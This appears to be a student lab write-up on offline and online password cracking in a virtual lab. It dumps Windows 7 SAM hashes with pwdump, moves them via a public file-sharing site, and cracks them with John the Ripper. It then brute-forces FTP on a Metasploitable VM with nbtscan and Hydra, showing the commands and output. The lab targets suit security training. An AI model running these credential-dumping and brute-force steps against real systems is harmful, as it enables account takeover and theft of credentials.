
Group1:

1. Install the below software:


a) Virtual box

Download the virtual box application [from here](#).




b) Kali Linux

Download Prebuilt Virtual Machine, [click here.](#)




c) Metasploit machine

Download Metasploit from here [https://sourceforge.net/projects/metasploitable/](#)



d) Windows 7 machine


Download the widows virtual machine from here https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/




2. Perform password cracking - Offline mode

a) Perform password cracking of windows 7 machine


Pwdump is a tool which is used to extract Windows user account password hashes from the SecurityAccount Manager (SAM) database. The SAM database contains information about local user accounts on a Windows system. The tool works by accessing the SAM database, extracting password hashes, and outputting them to a file in a format that can be used by other password cracking tools, such as **John the Ripper** .




This tool can be downloaded from https://www.openwall.com




In windows 7 we need to run the **cmd** as administrator.




Then we need to enter the following commands inorder to make use of the **pwdump** tool.




We use https://tmpfiles.org to upload the file inorder to download the file in kali linux.





Now we got the file in the kali linux the file content can be viewed.



Now, we create a file and copy the content into it. Using the command

$ nano hashfile.txt

Then we use **jhon hash1.txt** and **jhon -show hash1.txt** inorder to view the password of windows user along with the username.

b) Password cracking of metasploit machine using Hydra

$ sudo su

Password : **

 # nbtscan 10.0.2.0/24

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nbtscan 10.0.2.0/24
Doing NBT name scan for addresses from 10.0.2.0/24

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------
10.0.2.5         METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00
10.0.2.255       Sendto failed: Permission denied
```

Also we create two file user file and pass file in which we store the username and password of the metasploitable that is msfadmin.
Enter below command:

 # nano user

 # nano pass

```
┌──(root㉿kali)-[/home/kali]
└─# nano user

┌──(root㉿kali)-[/home/kali]
└─# nano pass
```

Then we use the command hydra -L user -P pass ftp://10.0.2.5 in order to crack the username and password of the metasploitable machine. Enter below command:

 # hydra -L user -P pass ftp://10.0.2.5

If any one of the credential that is either password or the username is known then also we can use hydra tool as shown below

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -L user -P pass ftp://10.0.2.5
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
s non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-03 08:16:24
[ERROR] File for logins not found: user
```

 # hydra -lmsfadmin -P pass ftp://10.0.2.5


```
┌──(root㉿kali)-[/home/kali]
└─# hydra -lmsfadmin -P pass ftp://10.0.2.5
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-03 08:20:08
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://10.0.2.5:21/
[21][ftp] host: 10.0.2.5   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-03 08:20:09
```

 # hydra -L user -p msfadmin ftp://10.0.2.5

